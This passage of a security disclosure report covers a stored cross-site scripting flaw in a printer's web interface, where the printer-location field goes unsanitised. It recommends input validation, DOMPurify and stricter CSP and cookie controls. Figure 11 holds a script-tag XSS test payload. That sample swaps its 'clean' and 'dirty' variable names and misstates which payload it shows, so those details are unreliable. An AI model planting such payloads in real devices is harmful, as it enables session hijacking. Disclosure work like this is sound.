The AirPrint.js implementation is responsible for the security failure. AirPrint is an iOS technology that allows iOS devices to easily connect and print from compatible printers. According to Apple, most major printer manufacturers are compatible.[7] Airprint.js is a JavaScript script in use by the EWS application which populates the status page with content from /DevMgmt/ProductConfigDyn.xml. Because neither the PUT request to /DevMgmt/ProductConfigDyn.xml nor AirPrint.js use input validation or sanitization, raw user input is stored and interpreted by the client browser.

Figure 10: A snippet of the AirPrint.js function



```
<div id="airprint-printer-location"></div>

[SNIPPET]

h.printerLocation = h.form.add(gui.createInpCtl("#airprint-printer-location",{
        jsField:"ProductSettings.DeviceInformation.DeviceLocation",
        dataObj:h.prodCfgObj,
        label:"L@S#2908",
        inputCls:"longer",
        rows:4,
        title:"L@S#2909",
        type:"textarea"
}));
```

Pictured above, a snippet of the AirPrint.js JavaScript function which reads user input in the ProductSettings.DeviceInformation.Devicelocation jsField and directs it into the airprint-printer-location div id

Mitigation Recommendations

Cross-Site Scripting occurs when malicious user input is rendered by the client-side browser, allowing JavaScript code to be injected into the application and executed when requested. The most common mitigation for XSS is to use a combination of input validation and output sanitization to ensure users are unable to either use certain restricted characters or ensure malicious characters are not interpreted as valid code by the browser. This section of the report describes three suggested recommendations to mitigate this vulnerability; validate input with validator.js, sanitize output with DOMPurify, and improve CSP and cookie security controls.

[7] About AirPrint. (n.d.). Retrieved from https://support.apple.com/en-us/HT201311


Recommendation 1: Validate Input

Before the application sends the contents of *printer name* or *printer location* to setting storage, a validator function can be implemented to check if the contents contain unwanted characters. The popular npm package, Validator.js can be used for this purpose.[8] While input validation will prevent users from using certain characters, the printer name and location fields most likely do not require them, and any simple character string should satisfy any naming schemes needed by the end user.

Recommendation 2: Sanitize Output

A more functional solution is to sanitize the output. A popular option is the DOMPurify npm package.[9] DOMPurify will remove any script HTML elements, greatly reducing the chance of unwanted XSS payloads being rendered by the client browser. Figure 7 shows an example of using DOMPurify to clean the value of the PrinterLocation field (sample value of *PrinterLocation* is shown in the comments as having the *window.location* XSS payload). The *const* clean would only have the true value of Printer Location without the XSS script.

Figure 11: Sanitizing PrinterLocation with DOMPurify



```
// h.printerLocation = 'Printer Name <script>alert('evil');</script>
const clean = h.printerLocation;
const dirty = DOMPurify.sanitize(clean);
// dirty = 'Printer Name'
```

Pictured above, the DOMPurify JavaScript function is called to strip the script tag from the PrinterLocation variable

[8] VALIDATE.JS. (n.d.). Retrieved from https://validatejs.org/
[9] Dompurify. (n.d.). Retrieved from https://www.npmjs.com/package/dompurify

Recommendation 3: Tighten CSP and Cookie Controls

The first two recommendations address the need to mitigate saving and rendering XSS payloads in the EWS application. To further improve security, tightening CSP and Cookie controls will mitigate the risks should an XSS vulnerability be found. Disabling unsafe-inline in the default-src CSP policy will prevent future XSS payloads from being able to run in-line JavaScript Functions. In addition, protecting user session cookies with the httpOnly flag would prevent injected JavaScript from being able to read these session cookies. A detailed review of the application would need to be conducted to assess if these changes would have any negative impact on other components.

Contact

For more information about this disclosure, or for access to original research please contact Tyler Butler using any of the methods below.

Tyler C Butler
Freelance Security Researcher
tcbutler320@gmail.com
keybase: tbutler320

Twitter: https://twitter.com/tbutler0x90
GitHub: https://github.com/tcbutler320
Website: https://tbutler.org/